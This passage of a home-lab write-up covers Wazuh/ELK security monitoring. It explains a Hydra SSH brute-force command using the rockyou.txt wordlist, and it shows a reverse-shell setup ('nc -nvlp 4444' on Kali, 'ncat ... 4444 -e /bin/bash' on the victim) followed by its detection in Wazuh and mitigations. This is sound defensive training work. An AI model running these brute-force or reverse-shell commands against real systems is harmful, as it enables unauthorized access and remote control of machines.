   - **-l:** Specifies a single username to test (in this case, **ravan**).
   - Hydra will only attempt to guess passwords for the username **ravan** on the target SSH server.
3. **-P /home/ravan/rockyou.txt**
   - **-P:** Specifies a password list (dictionary file) to use.
   - Hydra will try every password in the file ***/home/ravan/rockyou.txt*** (a famous password list often used in penetration testing).

4. **ssh://192.168.217.137**
   - The target protocol (***ssh://***) and IP address (***192.168.217.137***).
   - Hydra assumes the default SSH **port 22** (no need to specify it explicitly here).
5. **-t 4**

- **-t:** Sets the number of parallel connections (threads).
- Here, Hydra will use **4 threads** to speed up the attack while avoiding overwhelming the target or triggering alarms.


6. **-vV**
   - **Verbose mode:**
   - **-v:** Shows login attempts in real-time.
   - **-V:** Adds even more details (e.g., exact passwords being tested).

What the Command Does


- **Goal:** Brute-force the SSH login for the username **ravan** on the target machine **192.168.217.137** using passwords from rockyou.txt.

Workflow:


- Hydra reads the password list (**rockyou.txt**).
- It opens 4 parallel connections to the SSH server.
- For each password in the list, Hydra tries to log in as **ravan**.
- If a valid password is found, Hydra stops and displays the credentials.



- **Here, In Events I can see the threat Hunter section the list of Hits which shows the detail of action performed by an attacker on SSH**




- **Checking the brief detail of Hits in impact Document Details.**



- **In Document Details, I can see the table which shows the detail information of agent's IP, Name, Decoder name, id, input type and more.**

- **In full log I can see that who perform the activity, Means the username, id as well as IP address of HOST. Which shows the non-existence user but it shows the IP address of Host.**

- **I can check Rule detail briefly as well by typing on "rule.id" as shown below in snap shot.**



Compliance

GPG 13	GDPR	HIPAA	TSC
7.8	IV_35.7.d, IV_32.2	164.312.b	CC6.1, CC6.8, CC7.2, CC7.3

Related rules

ID ↑	Description	Groups	Compliance	Level	File
1001	File missing. Root access unrestricted.	syslog, errors	PCI_DSS GPG13 HIPAA GDPR NIST_800_53 TSC	2	0020-syslog_rules.xml
1002	Unknown problem somewhere in the system.	syslog, errors	GPG13	2	0020-syslog_rules.xml
1003	Non standard syslog message (size too large).	syslog, errors	GPG13 MITRE	13	0020-syslog_rules.xml
1004	Syslogd exiting (logging stopped).	syslog, errors	PCI_DSS GPG13 HIPAA GDPR NIST_800_53 TSC	5	0020-syslog_rules.xml
1005	Syslogd restarted.	syslog, errors	PCI_DSS GPG13 HIPAA GDPR NIST_800_53 TSC	5	0020-syslog_rules.xml
1006	Syslogd restarted.	syslog, errors	PCI_DSS GPG13 HIPAA GDPR NIST_800_53 TSC	5	0020-syslog_rules.xml

- **Analyzing .xml**

https://192.168.217.134/app/rules#/manager/?tab=rules&redirectRule=2502

W. Rules


0020-syslog_rules.xml

```
1  <!--
2    -  Syslog rules
3    -  Author: Daniel Cid.
4    -  Updated by Wazuh, Inc.
5    -  Copyright (C) 2015, Wazuh Inc.
6    -  Copyright (C) 2009 Trend Micro Inc.
7    -  This program is a free software; you can redistribute it and/or modify it under the terms of GPLv2.
8  -->
9
10
11 <!-- Default variables for the SYSLOG rules. -->
12
13 <!-- Bad words matching. Any log containing these messages will be triggered. -->
14 <var name="BAD_WORDS">core_dumped|failure|error|attack| bad |illegal |denied|refused|unauthorized|fatal|failed|Segmentation Fault|Corrupted</var>
15
16
17 <!-- Syslog errors. -->
18 <group name="syslog,errors,">
19   <rule id="1001" level="2">
20     <match>^Couldn't open /etc/securetty</match>
21     <description>File missing. Root access unrestricted.</description>
22     <group>pci_dss_10.2.4,gpg13_4.1,gdpr_IV_35.7.d,hipaa_164.312.b,nist_800_53_AU.14,nist_800_53_AC.7,tsc_CC6.1,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,</group>
23   </rule>
24
25   <rule id="1002" level="2">
26     <match>$BAD_WORDS</match>
27     <description>Unknown problem somewhere in the system.</description>
28     <group>gpg13_4.3,</group>
```


Reverse Shell Connection Analysis

In this analysis I'm going to check the reverse shell connection between Kali Linux and Ubuntu Agent and then analyze the result in WAZUH manager.


Now I'm sending up a listener from my kali Linux. So, form kali Linux I used this command "***nc -nvlp 4444***", then I opened up my Ubuntu Agent machine's terminal and run the following command "***ncat192.168.217.128 4444 -e /bin/bash***" which have the IP address of listener Machine which is "***Kali Linux***".



- **Running command "ncat192.168.217.128 4444 -e /bin/bash"**



- **The connection is established which can be seen in snap shot given below.**



- **Now I'm in, the connection of reverse shell in build success fully. And I'm going run some command now and check the detail or analyze them in WAZUH manager.**

Detection in Wazuh

- Identified unauthorized reverse shell connection.
- Mitigation: Restrict outbound connections, use endpoint detection systems.

Vulnerabilities Found

1) **Weak SSH Authentication**
   - OpenSSH 6.6.1 is outdated and vulnerable.
   - **Mitigation:** Use SSH keys instead of passwords.
2) **Unrestricted Outbound Connections**
   - Allowed reverse shell connections.
   - **Mitigation:** Implement egress filtering using firewalls.
3) **Unpatched System**
   - Metasploitable-3 contained known exploits.
   - **Mitigation:** Regular software updates and patches

Conclusion

The lab successfully demonstrated the installation and configuration of Wazuh and the ELK stack for security monitoring. The deployment of agents on multiple operating systems allowed for security event collection and analysis. Threat hunting exercises, including brute-force attacks and reverse shell connections, highlighted common security risks and the importance of monitoring tools like Wazuh.

Key Takeaways

- **Wazuh, Elasticsearch**, **Kibana**, and **Logstash** work together to provide real-time security monitoring.
- **Vulnerabilities** like weak authentication and open ports must be addressed to prevent attacks.
- **Threat detection** using Wazuh helps in proactive cybersecurity measures.